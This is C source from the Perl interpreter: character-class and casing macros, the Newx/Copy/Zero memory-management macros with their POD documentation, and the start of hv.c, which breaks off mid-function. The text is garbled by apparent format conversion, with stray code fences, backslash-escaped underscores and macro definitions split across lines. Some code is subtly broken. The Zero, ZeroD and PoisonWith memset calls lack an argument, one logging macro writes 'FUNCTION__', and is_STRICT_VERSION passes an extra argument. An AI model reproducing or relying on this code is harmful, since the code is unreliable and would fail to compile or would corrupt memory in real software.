#   define isPUNCT_A(c) (((c) >= 33 && (c) <= 47) || ((c) >= 58 && (c) <= 64) || ((c) >= 91 && (c) <= 96)
|| ((c) >= 123 && (c) <= 126))

#   define isSPACE_A(c) ((c) == ' ' || (c) == '\t' || (c) == '\n' || (c) == '\r' || (c) == '\f')

#   define isUPPER_A(c) ((c) >= 'A' && (c) <= 'Z')

#   define isWORDCHAR_A(c) (isALPHA_A(c) || isDIGIT_A(c) || (c) == '_')

#   define isXDIGIT_A(c) (isDIGIT_A(c) || ((c) >= 'a' && (c) <= 'f') || ((c) >= 'A' && (c) <= 'F'))

#   endif

#endif /* ASCII range definitions */


/* Latin1 definitions */

#ifdef H_PERL

#   define isALNUMC_L1(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_ALNUMC_L1))

#   define isALPHA_L1(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_ALPHA_L1))

#   define isBLANK_L1(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_BLANK_L1))

/* continuation character for legal NAME in \N{NAME} */

#   define isCHARNAME_CONT(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_CHARNAME_CONT))

#   define isCNTRL_L1(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_CNTRL_L1))

#   define isGRAPH_L1(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_GRAPH_L1))

#   define isIDFIRST_L1(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_IDFIRST_L1))

```

```

# define isLOWER_L1(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_LOWER_L1))

# define isPRINT_L1(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_PRINT_L1))

# define isPSXSPC_L1(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_PSXSPC_L1))

# define isPUNCT_L1(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_PUNCT_L1))

# define isSPACE_L1(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_SPACE_L1))

# define isUPPER_L1(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_UPPER_L1))

# define isWORDCHAR_L1(c) cBOOL(FITS_IN_8_BITS(c) && (PL_charclass[(U8) NATIVE_TO_UNI(c)] &
_CC_WORDCHAR_L1))

#else /* No access to perl.h. Only a few provided here, just in case needed

    * for backwards compatibility */

    /* ALPHAU includes Unicode semantics for latin1 characters. It has an extra

    * >= AA test to speed up ASCII-only tests at the expense of the others */

# define isALPHA_L1(c) (isALPHA(c) || (NATIVE_TO_UNI((U8) c) >= 0xAA \

    && ((NATIVE_TO_UNI((U8) c) >= 0xC0 \

    && NATIVE_TO_UNI((U8) c) != 0xD7 && NATIVE_TO_UNI((U8) c) != 0xF7) \

    || NATIVE_TO_UNI((U8) c) == 0xAA \

    || NATIVE_TO_UNI((U8) c) == 0xB5 \

    || NATIVE_TO_UNI((U8) c) == 0xBA)))

# define isCHARNAME_CONT(c) (isALNUM_L1(c) || (c) == '\'' || (c) == '-' || (c) == '"' || (c) == '\'' || (c) == ':' || NATIVE_TO_UNI((U8) c) == 0xA0)

#endif

/* Macros for backwards compatibility and for completeness when the ASCII and

```

\* Latin1 values are identical \*/

#define isALNUM(c) isWORDCHAR(c)

#define isALNUMU(c) isWORDCHAR\_L1(c)

#define isALPHAU(c) isALPHA\_L1(c)

#define isDIGIT\_L1(c) isDIGIT\_A(c)

#define isOCTAL(c) isOCTAL\_A(c)

#define isOCTAL\_L1(c) isOCTAL\_A(c)

#define isXDIGIT\_L1(c) isXDIGIT\_A(c)

/\* Macros that differ between EBCDIC and ASCII. Where C89 defines a function,

\* that is used in the EBCDIC form, because in EBCDIC we do not do locales:

\* therefore can use native functions. For those where C89 doesn't define a

\* function, use our function, assuming that the EBCDIC code page is isomorphic

\* with Latin1, which the three currently recognized by Perl are. Some libc's

\* have an isblank(), but it's not guaranteed. \*/

#ifdef EBCDIC

# define isALNUMC(c) isalnum(c)

# define isALPHA(c) isalpha(c)

# define isBLANK(c) ((c) == ' ' || (c) == '\t' || NATIVE\_TO\_UNI(c) == 0xA0)

# define isCNTRL(c) iscntrl(c)

# define isDIGIT(c) isdigit(c)

# define isGRAPH(c) isgraph(c)

# define isIDFIRST(c) (isALPHA(c) || (c) == '\_')

# define isLOWER(c) islower(c)

# define isPRINT(c) isprint(c)

```
# define isPSXSPC(c)  isspace(c)

# define isPUNCT(c)  ispunct(c)

# define isSPACE(c)  (isPSXSPC(c) && (c) != '\v')

# define isUPPER(c)  isupper(c)

# define isXDIGIT(c)  isxdigit(c)

# define isWORDCHAR(c) (isalnum(c) || (c) == '_')

# define toLOWER(c)  tolower(c)

# define toUPPER(c)  toupper(c)

#else /* Not EBCDIC: ASCII-only matching */

# define isALNUMC(c) isALNUMC_A(c)

# define isALPHA(c)  isALPHA_A(c)

# define isBLANK(c)  isBLANK_A(c)

# define isCNTRL(c)  isCNTRL_A(c)

# define isDIGIT(c)  isDIGIT_A(c)

# define isGRAPH(c)  isGRAPH_A(c)

# define isIDFIRST(c) isIDFIRST_A(c)

# define isLOWER(c)  isLOWER_A(c)

# define isPRINT(c)  isPRINT_A(c)

# define isPSXSPC(c)  isPSXSPC_A(c)

# define isPUNCT(c)  isPUNCT_A(c)

# define isSPACE(c)  isSPACE_A(c)

# define isUPPER(c)  isUPPER_A(c)

# define isWORDCHAR(c) isWORDCHAR_A(c)

# define isXDIGIT(c)  isXDIGIT_A(c)
```

```

/* ASCII casing. These could also be written as

#define toLOWER(c) (isASCII(c) ? toLOWER_LATIN1(c) : (c))

#define toUPPER(c) (isASCII(c) ? toUPPER_LATIN1_MOD(c) : (c))

which uses table lookup and mask instead of subtraction. (This would
work because the _MOD does not apply in the ASCII range) */

# define toLOWER(c)  (isUPPER(c) ? (c) + ('a' - 'A') : (c))
# define toUPPER(c)  (isLOWER(c) ? (c) - ('a' - 'A') : (c))

#endif

```

```

/* Use table lookup for speed; return error character for input
* out-of-range */

#define toLOWER_LATIN1(c)  (FITS_IN_8_BITS(c)           \
                           ? UNI_TO_NATIVE(PL_latin1_lc[ \
                           NATIVE_TO_UNI( (U8) (c)) ]) \
                           : UNICODE_REPLACEMENT)

/* Modified uc. Is correct uc except for three non-ascii chars which are
* all mapped to one of them, and these need special handling; error
* character for input out-of-range */

#define toUPPER_LATIN1_MOD(c) (FITS_IN_8_BITS(c)       \
                               ? UNI_TO_NATIVE(PL_mod_latin1_uc[ \
                               NATIVE_TO_UNI( (U8) (c)) ]) \
                               : UNICODE_REPLACEMENT)

#ifdef USE_NEXT_CTYPE

```

```

# define isALNUM_LC(c) \
    (NXIsAInum((unsigned int)(c)) || (char)(c) == '_')

# define isIDFIRST_LC(c) \
    (NXIsAlpha((unsigned int)(c)) || (char)(c) == '_')

# define isALPHA_LC(c)      NXIsAlpha((unsigned int)(c))
# define isSPACE_LC(c)      NXIsSpace((unsigned int)(c))
# define isDIGIT_LC(c)      NXIsDigit((unsigned int)(c))
# define isUPPER_LC(c)      NXIsUpper((unsigned int)(c))
# define isLOWER_LC(c)      NXIsLower((unsigned int)(c))
# define isALNUMC_LC(c)     NXIsAInum((unsigned int)(c))
# define isCNTRL_LC(c)      NXIsCntrl((unsigned int)(c))
# define isGRAPH_LC(c)      NXIsGraph((unsigned int)(c))
# define isPRINT_LC(c)      NXIsPrint((unsigned int)(c))
# define isPUNCT_LC(c)      NXIsPunct((unsigned int)(c))
# define toUPPER_LC(c)      NXToUpper((unsigned int)(c))
# define toLOWER_LC(c)      NXToLower((unsigned int)(c))

#else /* !USE_NEXT_CTYPE */

# if defined(CTYPE256) || (!defined(isascii) && !defined(HAS_ISASCII))

#   define isALNUM_LC(c)  (isalnum((unsigned char)(c)) || (char)(c) == '_')
#   define isIDFIRST_LC(c) (isalpha((unsigned char)(c)) || (char)(c) == '_')
#   define isALPHA_LC(c)  isalpha((unsigned char)(c))

```

```

# define isSPACE_LC(c)      isspace((unsigned char)(c))
# define isDIGIT_LC(c)      isdigit((unsigned char)(c))
# define isUPPER_LC(c)      isupper((unsigned char)(c))
# define isLOWER_LC(c)      islower((unsigned char)(c))
# define isALNUMC_LC(c)      isalnum((unsigned char)(c))
# define isCNTRL_LC(c)      iscntrl((unsigned char)(c))
# define isGRAPH_LC(c)      isgraph((unsigned char)(c))
# define isPRINT_LC(c)      isprint((unsigned char)(c))
# define isPUNCT_LC(c)      ispunct((unsigned char)(c))
# define toUPPER_LC(c)      toupper((unsigned char)(c))
# define toLOWER_LC(c)      tolower((unsigned char)(c))

# else

# define isALNUM_LC(c)      (isascii(c) && (isalnum(c) || (c) == '_'))
# define isIDFIRST_LC(c)    (isascii(c) && (isalpha(c) || (c) == '_'))
# define isALPHA_LC(c)      (isascii(c) && isalpha(c))
# define isSPACE_LC(c)      (isascii(c) && isspace(c))
# define isDIGIT_LC(c)      (isascii(c) && isdigit(c))
# define isUPPER_LC(c)      (isascii(c) && isupper(c))
# define isLOWER_LC(c)      (isascii(c) && islower(c))
# define isALNUMC_LC(c)      (isascii(c) && isalnum(c))
# define isCNTRL_LC(c)      (isascii(c) && iscntrl(c))
# define isGRAPH_LC(c)      (isascii(c) && isgraph(c))
# define isPRINT_LC(c)      (isascii(c) && isprint(c))

```

```
# define isPUNCT_LC(c)      (isascii(c) && ispunct(c))
```

```
# define toUPPER_LC(c)      toupper(c)
```

```
# define toLOWER_LC(c)      tolower(c)
```

```
# endif
```

```
#endif /* USE_NEXT_CTYPE */
```

```
#define isPSXSPC_LC(c)      (isSPACE_LC(c) || (c) == '\v')
```

```
#define isBLANK_LC(c)       isBLANK(c) /* could be wrong */
```

```
#define isALNUM_uni(c)      is_uni_alnum(c)
```

```
#define isIDFIRST_uni(c) is_uni_idfirst(c)
```

```
#define isALPHA_uni(c)      is_uni_alpha(c)
```

```
#define isSPACE_uni(c)      is_uni_space(c)
```

```
#define isDIGIT_uni(c)      is_uni_digit(c)
```

```
#define isUPPER_uni(c)      is_uni_upper(c)
```

```
#define isLOWER_uni(c)      is_uni_lower(c)
```

```
#define isASCII_uni(c)      is_uni_ascii(c)
```

```
#define isCNTRL_uni(c)      is_uni_cntrl(c)
```

```
#define isGRAPH_uni(c)      is_uni_graph(c)
```

```
#define isPRINT_uni(c)      is_uni_print(c)
```

```
#define isPUNCT_uni(c)      is_uni_punct(c)
```

```
#define isXDIGIT_uni(c)     is_uni_xdigit(c)
```

```
#define toUPPER_uni(c,s,l)   to_uni_upper(c,s,l)
```

```
#define toTITLE_uni(c,s,l)   to_uni_title(c,s,l)
```



```

#define toLOWER_uni(c,s,l)    to_uni_lower(c,s,l)

#define toFOLD_uni(c,s,l)    to_uni_fold(c,s,l)


#define isPSXSPC_uni(c)      (isSPACE_uni(c) || (c) == '\f')

#define isBLANK_uni(c)       isBLANK(c) /* could be wrong */


#define isALNUM_LC_uvchr(c)  (c < 256 ? isALNUM_LC(c) : is_uni_alnum_lc(c))

#define isIDFIRST_LC_uvchr(c) (c < 256 ? isIDFIRST_LC(c) : is_uni_idfirst_lc(c))

#define isALPHA_LC_uvchr(c)  (c < 256 ? isALPHA_LC(c) : is_uni_alpha_lc(c))

#define isSPACE_LC_uvchr(c)  (c < 256 ? isSPACE_LC(c) : is_uni_space_lc(c))

#define isDIGIT_LC_uvchr(c)  (c < 256 ? isDIGIT_LC(c) : is_uni_digit_lc(c))

#define isUPPER_LC_uvchr(c)  (c < 256 ? isUPPER_LC(c) : is_uni_upper_lc(c))

#define isLOWER_LC_uvchr(c)  (c < 256 ? isLOWER_LC(c) : is_uni_lower_lc(c))

#define isCNTRL_LC_uvchr(c)  (c < 256 ? isCNTRL_LC(c) : is_uni_cntrl_lc(c))

#define isGRAPH_LC_uvchr(c)  (c < 256 ? isGRAPH_LC(c) : is_uni_graph_lc(c))

#define isPRINT_LC_uvchr(c)  (c < 256 ? isPRINT_LC(c) : is_uni_print_lc(c))

#define isPUNCT_LC_uvchr(c)  (c < 256 ? isPUNCT_LC(c) : is_uni_punct_lc(c))


#define isPSXSPC_LC_uni(c)   (isSPACE_LC_uni(c) || (c) == '\f')

#define isBLANK_LC_uni(c)     isBLANK(c) /* could be wrong */


#define isALNUM_utf8(p)       is_utf8_alnum(p)

```

/\* To prevent S\_scan\_word in toke.c from hanging, we have to make sure that

\* IDFIRST is an alnum. See

\* <http://rt.perl.org/rt3/Ticket/Display.html?id=74022>

\* for more detail than you ever wanted to know about. This used to be not the  
\* XID version, but we decided to go with the more modern Unicode definition \*/

```
#define isIDFIRST_utf8(p)      (is_utf8_xidfirst(p) && is_utf8_alnum(p))
```

```
#define isIDCONT_utf8(p)      is_utf8_xidcont(p)
```

```
#define isALPHA_utf8(p)        is_utf8_alpha(p)
```

```
#define isSPACE_utf8(p)        is_utf8_space(p)
```

```
#define isDIGIT_utf8(p)        is_utf8_digit(p)
```

```
#define isUPPER_utf8(p)        is_utf8_upper(p)
```

```
#define isLOWER_utf8(p)        is_utf8_lower(p)
```

```
#define isASCII_utf8(p)        is_utf8_ascii(p)
```

```
#define isCNTRL_utf8(p)        is_utf8_cntrl(p)
```

```
#define isGRAPH_utf8(p)        is_utf8_graph(p)
```

```
#define isPRINT_utf8(p)        is_utf8_print(p)
```

```
#define isPUNCT_utf8(p)        is_utf8_punct(p)
```

```
#define isXDIGIT_utf8(p)       is_utf8_xdigit(p)
```

```
#define toUPPER_utf8(p,s,l)     to_utf8_upper(p,s,l)
```

```
#define toTITLE_utf8(p,s,l)     to_utf8_title(p,s,l)
```

```
#define toLOWER_utf8(p,s,l)     to_utf8_lower(p,s,l)
```

```
#define isPSXSPC_utf8(c)        (isSPACE_utf8(c) || (c) == '\f')
```

```
#define isBLANK_utf8(c)          isBLANK(c) /* could be wrong */
```

```
#define isALNUM_LC_utf8(p)       isALNUM_LC_uvchr(utf8_to_uvchr(p, 0))
```

```
#define isIDFIRST_LC_utf8(p)     isIDFIRST_LC_uvchr(utf8_to_uvchr(p, 0))
```

```
#define isALPHA_LC_utf8(p)       isALPHA_LC_uvchr(utf8_to_uvchr(p, 0))
```

```

#define isSPACE_LC_utf8(p)    isSPACE_LC_uvchr(utf8_to_uvchr(p, 0))
#define isDIGIT_LC_utf8(p)    isDIGIT_LC_uvchr(utf8_to_uvchr(p, 0))
#define isUPPER_LC_utf8(p)    isUPPER_LC_uvchr(utf8_to_uvchr(p, 0))
#define isLOWER_LC_utf8(p)    isLOWER_LC_uvchr(utf8_to_uvchr(p, 0))
#define isALNUMC_LC_utf8(p)   isALNUMC_LC_uvchr(utf8_to_uvchr(p, 0))
#define isCNTRL_LC_utf8(p)    isCNTRL_LC_uvchr(utf8_to_uvchr(p, 0))
#define isGRAPH_LC_utf8(p)    isGRAPH_LC_uvchr(utf8_to_uvchr(p, 0))
#define isPRINT_LC_utf8(p)    isPRINT_LC_uvchr(utf8_to_uvchr(p, 0))
#define isPUNCT_LC_utf8(p)    isPUNCT_LC_uvchr(utf8_to_uvchr(p, 0))

#define isPSXSPC_LC_utf8(c)    (isSPACE_LC_utf8(c) || (c) == '\f')
#define isBLANK_LC_utf8(c)     isBLANK(c) /* could be wrong */

/* This conversion works both ways, strangely enough. On EBCDIC platforms,
 * CTRL-@ is 0, CTRL-A is 1, etc, just like on ASCII */
# define toCTRL(c)  (toUPPER(NATIVE_TO_UNI(c)) ^ 64)

/* Line numbers are unsigned, 32 bits. */
typedef U32 line_t;
#define NOLINE ((line_t) 4294967295UL)

/* Helpful alias for version prescan */
#define is_LAX_VERSION(a,b) \
    (a != Perl_prescan_version(aTHX_ a, FALSE, b, NULL, NULL, NULL))

```

```
#define is_STRICT_VERSION(a,b) \  
    (a != Perl_prescan_version(aTHX_ a, TRUE, b, NULL, NULL, NULL, NULL))
```

```
#define BADVERSION(a,b,c) \  
    if (b) { \  
        *b = c; \  
    } \  
    return a;
```

```
/*
```

```
=head1 Memory Management
```

```
=for apidoc Am|void|Newx|void* ptr|int nitems|type
```

The XSUB-writer's interface to the C C<malloc> function.

In 5.9.3, Newx() and friends replace the older New() API, and drops the first parameter, I<x>, a debug aid which allowed callers to identify themselves. This aid has been superseded by a new build option, PERL\_MEM\_LOG (see L<perlhack/PERL\_MEM\_LOG>). The older API is still there for use in XS modules supporting older perls.

```
=for apidoc Am|void|Newxc|void* ptr|int nitems|type|cast
```

The XSUB-writer's interface to the C C<malloc> function, with cast. See also C<Newx>.

=for apidoc Am|void|Newxz|void\* ptr|int nitems|type

The XSUB-writer's interface to the C C<malloc> function. The allocated memory is zeroed with C<memzero>. See also C<Newx>.

=for apidoc Am|void|Renew|void\* ptr|int nitems|type

The XSUB-writer's interface to the C C<realloc> function.

=for apidoc Am|void|Renewc|void\* ptr|int nitems|type|cast

The XSUB-writer's interface to the C C<realloc> function, with cast.

=for apidoc Am|void|SafeFree|void\* ptr

The XSUB-writer's interface to the C C<free> function.

=for apidoc Am|void|Move|void\* src|void\* dest|int nitems|type

The XSUB-writer's interface to the C C<memmove> function. The C<src> is the source, C<dest> is the destination, C<nitems> is the number of items, and C<type> is the type. Can do overlapping moves. See also C<Copy>.

=for apidoc Am|void\*|MoveD|void\* src|void\* dest|int nitems|type

Like C<Move> but returns dest. Useful for encouraging compilers to tail-call optimise.

=for apidoc Am|void|Copy|void\* src|void\* dest|int nitems|type

The XSUB-writer's interface to the C C<memcpy> function. The C<src> is the

source, C<dest> is the destination, C<nitems> is the number of items, and C<type> is the type. May fail on overlapping copies. See also C<Move>.

=for apidoc Am|void\*|CopyD|void\* src|void\* dest|int nitems|type

Like C<Copy> but returns dest. Useful for encouraging compilers to tail-call optimise.

=for apidoc Am|void|Zero|void\* dest|int nitems|type

The XSUB-writer's interface to the C C<memzero> function. The C<dest> is the destination, C<nitems> is the number of items, and C<type> is the type.

=for apidoc Am|void\*|ZeroD|void\* dest|int nitems|type

Like C<Zero> but returns dest. Useful for encouraging compilers to tail-call optimise.

=for apidoc Am|void|StructCopy|type src|type dest|type

This is an architecture-independent macro to copy one structure to another.

=for apidoc Am|void|PoisonWith|void\* dest|int nitems|type|U8 byte

Fill up memory with a byte pattern (a byte repeated over and over again) that hopefully catches attempts to access uninitialized memory.

```
=for apidoc Am|void|PoisonNew|void* dest|int nitems|type
```

PoisonWith(0xAB) for catching access to allocated but uninitialized memory.

```
=for apidoc Am|void|PoisonFree|void* dest|int nitems|type
```

PoisonWith(0xEF) for catching access to freed memory.

```
=for apidoc Am|void|Poison|void* dest|int nitems|type
```

PoisonWith(0xEF) for catching access to freed memory.

```
=cut */
```

```
/* Maintained for backwards-compatibility only. Use newSV() instead. */
```

```
#ifndef PERL_CORE
```

```
#define NEWSV(x,len)  newSV(len)
```

```
#endif
```

```
#define MEM_SIZE_MAX ((MEM_SIZE)~0)
```

```
/* The +0.0 in MEM_WRAP_CHECK_ is an attempt to foil
```

```
* overly eager compilers that will bleat about e.g.
```

```
* (U16)n > (size_t)~0/sizeof(U16) always being false. */
```

```

#ifdef PERL_MALLOC_WRAP

#define MEM_WRAP_CHECK(n,t) MEM_WRAP_CHECK_1(n,t,PL_memory_wrap)

#define MEM_WRAP_CHECK_1(n,t,a) \

    (void)(sizeof(t) > 1 && ((MEM_SIZE)(n)+0.0) > MEM_SIZE_MAX/sizeof(t) &&
    (Perl_croak_nocontext("%s",(a)),0))

#define MEM_WRAP_CHECK_(n,t) MEM_WRAP_CHECK(n,t),

#define PERL_STRLEN_ROUNDUP(n) ((void)(((n) > MEM_SIZE_MAX - 2 *
PERL_STRLEN_ROUNDUP_QUANTUM) ? (Perl_croak_nocontext("%s",PL_memory_wrap),0):0),((n-
1+PERL_STRLEN_ROUNDUP_QUANTUM)&~((MEM_SIZE)PERL_STRLEN_ROUNDUP_QUANTUM-1)))

#else

#define MEM_WRAP_CHECK(n,t)

#define MEM_WRAP_CHECK_1(n,t,a)

#define MEM_WRAP_CHECK_2(n,t,a,b)

#define MEM_WRAP_CHECK_(n,t)

#define PERL_STRLEN_ROUNDUP(n) (((n-
1+PERL_STRLEN_ROUNDUP_QUANTUM)&~((MEM_SIZE)PERL_STRLEN_ROUNDUP_QUANTUM-1)))

#endif

#ifdef PERL_MEM_LOG

/*

* If PERL_MEM_LOG is defined, all Newx()s, Renew()s, and Safefree()s

* go through functions, which are handy for debugging breakpoints, but

```



- \* which more importantly get the immediate calling environment (file and
- \* line number, and C function name if available) passed in. This info can
- \* then be used for logging the calls, for which one gets a sample
- \* implementation unless -DPERL\_MEM\_LOG\_NOIMPL is also defined.

\*

\* Known problems:

- \* - not all memory allocs get logged, only those
- \* that go through Newx() and derivatives (while all
- \* Safefrees do get logged)
- \* - \_\_FILE\_\_ and \_\_LINE\_\_ do not work everywhere
- \* - \_\_func\_\_ or \_\_FUNCTION\_\_ even less so
- \* - I think more goes on after the perlio frees but
- \* the thing is that STDERR gets closed (as do all
- \* the file descriptors)
- \* - no deeper calling stack than the caller of the Newx()
- \* or the kind, but do I look like a C reflection/introspection
- \* utility to you?
- \* - the function prototypes for the logging functions
- \* probably should maybe be somewhere else than handy.h
- \* - one could consider inlining (macrofying) the logging
- \* for speed, but I am too lazy
- \* - one could imagine recording the allocations in a hash,
- \* (keyed by the allocation address?), and maintain that
- \* through reallocs and frees, but how to do that without
- \* any Newx() happening...?

\* - lots of -Ddefines to get useful/controllable output

\* - lots of ENV reads

\*/

```
PERL_EXPORT_C Malloc_t Perl_mem_log_alloc(const UV n, const UV typesize, const char *type_name,
Malloc_t newalloc, const char *filename, const int linenumber, const char *funcname);
```

```
PERL_EXPORT_C Malloc_t Perl_mem_log_realloc(const UV n, const UV typesize, const char *type_name,
Malloc_t oldalloc, Malloc_t newalloc, const char *filename, const int linenumber, const char
*funcname);
```

```
PERL_EXPORT_C Malloc_t Perl_mem_log_free(Malloc_t oldalloc, const char *filename, const int
linenumber, const char *funcname);
```

```
# ifdef PERL_CORE
```

```
# ifndef PERL_MEM_LOG_NOIMPL
```

```
enum mem_log_type {
```

```
    MLT_ALLOC,
```

```
    MLT_REALLOC,
```

```
    MLT_FREE,
```

```
    MLT_NEW_SV,
```

```
    MLT_DEL_SV
```

```
};
```

```
# endif
```

```
# if defined(PERL_IN_SV_C) /* those are only used in sv.c */
```

```
void Perl_mem_log_new_sv(const SV *sv, const char *filename, const int linenumber, const char
*funcname);
```

```
void Perl_mem_log_del_sv(const SV *sv, const char *filename, const int linenumber, const char *funcname);
```

```
# endif
```

```
# endif
```

```
#endif
```

```
#ifdef PERL_MEM_LOG
```

```
#define MEM_LOG_ALLOC(n,t,a)
```

```
Perl_mem_log_alloc(n,sizeof(t),STRINGIFY(t),a,__FILE__,__LINE__,FUNCTION__)
```

```
#define MEM_LOG_REALLOC(n,t,v,a)
```

```
Perl_mem_log_realloc(n,sizeof(t),STRINGIFY(t),v,a,__FILE__,__LINE__,FUNCTION__)
```

```
#define MEM_LOG_FREE(a)      Perl_mem_log_free(a,__FILE__,__LINE__,FUNCTION__)
```

```
#endif
```

```
#ifndef MEM_LOG_ALLOC
```

```
#define MEM_LOG_ALLOC(n,t,a)  (a)
```

```
#endif
```

```
#ifndef MEM_LOG_REALLOC
```

```
#define MEM_LOG_REALLOC(n,t,v,a) (a)
```

```
#endif
```

```
#ifndef MEM_LOG_FREE
```

```
#define MEM_LOG_FREE(a)      (a)
```

```
#endif
```

```
#define Newx(v,n,t)    (v = (MEM_WRAP_CHECK_(n,t)  
(t*)MEM_LOG_ALLOC(n,t,safemalloc((MEM_SIZE)((n)*sizeof(t)))))
```

```

#define Newxc(v,n,t,c) (v = (MEM_WRAP_CHECK_(n,t)
(c*)MEM_LOG_ALLOC(n,t,safemalloc((MEM_SIZE)((n)*sizeof(t)))))

#define Newxz(v,n,t) (v = (MEM_WRAP_CHECK_(n,t)
(t*)MEM_LOG_ALLOC(n,t,safecalloc((n),sizeof(t)))))

#ifdef PERL_CORE

/* pre 5.9.x compatibility */

#define New(x,v,n,t) Newx(v,n,t)

#define Newc(x,v,n,t,c) Newxc(v,n,t,c)

#define Newz(x,v,n,t) Newxz(v,n,t)

#endif

#define Renew(v,n,t) \

    (v = (MEM_WRAP_CHECK_(n,t)
(t*)MEM_LOG_REALLOC(n,t,v,saferealloc((Malloc_t)(v),(MEM_SIZE)((n)*sizeof(t)))))

#define Renewc(v,n,t,c) \

    (v = (MEM_WRAP_CHECK_(n,t)
(c*)MEM_LOG_REALLOC(n,t,v,saferealloc((Malloc_t)(v),(MEM_SIZE)((n)*sizeof(t)))))

#ifdef PERL_POISON

#define Safefree(d) \

    ((d) ? (void)(safefree(MEM_LOG_FREE((Malloc_t)(d))), Poison(&(d), 1, Malloc_t)) : (void) 0)

#else

#define Safefree(d) safefree(MEM_LOG_FREE((Malloc_t)(d)))

#endif

```

```

#define Move(s,d,n,t)  (MEM_WRAP_CHECK_(n,t) (void)memmove((char*)(d),(const char*)(s), (n) *
sizeof(t)))

#define Copy(s,d,n,t)  (MEM_WRAP_CHECK_(n,t) (void)memcpy((char*)(d),(const char*)(s), (n) *
sizeof(t)))

#define Zero(d,n,t)    (MEM_WRAP_CHECK_(n,t) (void)memset((char*)(d), (n) * sizeof(t)))

#define MoveD(s,d,n,t) (MEM_WRAP_CHECK_(n,t) memmove((char*)(d),(const char*)(s), (n) *
sizeof(t)))

#define CopyD(s,d,n,t) (MEM_WRAP_CHECK_(n,t) memcpy((char*)(d),(const char*)(s), (n) * sizeof(t)))

#ifdef HAS_MEMSET

#define ZeroD(d,n,t)    (MEM_WRAP_CHECK_(n,t) memset((char*)(d), (n) * sizeof(t)))

#else

/* Using bzero(), which returns void. */

#define ZeroD(d,n,t)    (MEM_WRAP_CHECK_(n,t) memset((char*)(d), (n) * sizeof(t)),d)

#endif

#define PoisonWith(d,n,t,b)  (MEM_WRAP_CHECK_(n,t) (void)memset((char*)(d), (U8)(b), (n) *
sizeof(t)))

#define PoisonNew(d,n,t)      PoisonWith(d,n,t,0xAB)

#define PoisonFree(d,n,t)     PoisonWith(d,n,t,0xEF)

#define Poison(d,n,t)         PoisonFree(d,n,t)

#ifdef USE_STRUCT_COPY

#define StructCopy(s,d,t) (*(t*)(d)) = (*(t*)(s))

#else

#define StructCopy(s,d,t) Copy(s,d,1,t)

#endif

```

```

#define C_ARRAY_LENGTH(a)  (sizeof(a)/sizeof((a)[0]))

#define C_ARRAY_END(a)      (a) + (sizeof(a)/sizeof((a)[0]))


#ifdef NEED_VA_COPY

# ifdef va_copy

#  define Perl_va_copy(s, d) va_copy(d, s)

# else

#  if defined(__va_copy)

#   define Perl_va_copy(s, d) __va_copy(d, s)

#  else

#   define Perl_va_copy(s, d) Copy(s, d, 1, va_list)

#  endif

# endif

#endif


/* convenience debug macros */

#ifdef USE_ITHREADS

#define pTHX_FORMAT "Perl interpreter: 0x%p"

#define pTHX__FORMAT ", Perl interpreter: 0x%p"

#define pTHX_VALUE_ (void *)my_perl,

#define pTHX_VALUE (void *)my_perl

#define pTHX__VALUE_ ,(void *)my_perl,

#define pTHX__VALUE ,(void *)my_perl

#else

```

```
#define pTHX_FORMAT
#define pTHX__FORMAT
#define pTHX_VALUE_
#define pTHX_VALUE
#define pTHX__VALUE_
#define pTHX__VALUE
#endif /* USE_ITHREADS */
```

```
/* Perl_deprecate was not part of the public API, and did not have a deprecate()
   shortcut macro defined without -DPERL_CORE. Neither codesearch.google.com nor
   CPAN::Unpack show any users outside the core. */
```

```
#ifdef PERL_CORE
# define deprecate(s) Perl_ck_warner_d(aTHX_ packWARN(WARN_DEPRECATED), "Use of " s " is
deprecated")
#endif
```

```
/*
 * Local variables:
 * c-indentation-style: bsd
 * c-basic-offset: 4
 * indent-tabs-mode: t
 * End:
 *
 * ex: set ts=8 sts=4 sw=4 noet:
 */
```

hv.c

```

/*  hv.c

*

*   Copyright (C) 1991, 1992, 1993, 1994, 1995, 1996, 1997, 1998, 1999, 2000,
*   2001, 2002, 2003, 2004, 2005, 2006, 2007, 2008 by Larry Wall and others
*
*   You may distribute under the terms of either the GNU General Public
*   License or the Artistic License, as specified in the README file.
*
*/

```

```

/*

*   I sit beside the fire and think
*
*       of all that I have seen.
*
*           --Bilbo
*
*   [p.278 of _The Lord of the Rings_, II/iii: "The Ring Goes South"]
*/

```

```

/*

=head1 Hash Manipulation Functions

```

A HV structure represents a Perl hash. It consists mainly of an array of pointers, each of which points to a linked list of HE structures. The array is indexed by the hash function of the key, so each linked list represents all the hash entries with the same hash value. Each HE contains



a pointer to the actual value, plus a pointer to a HEK structure which holds the key and hash value.

=cut

\*/

```
#include "EXTERN.h"
```

```
#define PERL_IN_HV_C
```

```
#define PERL_HASH_INTERNAL_ACCESS
```

```
#include "perl.h"
```

```
#define HV_MAX_LENGTH_BEFORE_SPLIT 14
```

```
static const char S_strtab_error[]
```

```
    = "Cannot modify shared string table in hv_%s";
```

```
#ifdef PURIFY
```

```
#define new_HE() (HE*)safemalloc(sizeof(HE))
```

```
#define del_HE(p) safefree((char*)p)
```

```
#else
```

```
STATIC HE*
```

```

S_new_he(pTHX)
{
    dVAR;

    HE* he;

    void ** const root = &PL_body_roots[HE_SVSLOT];

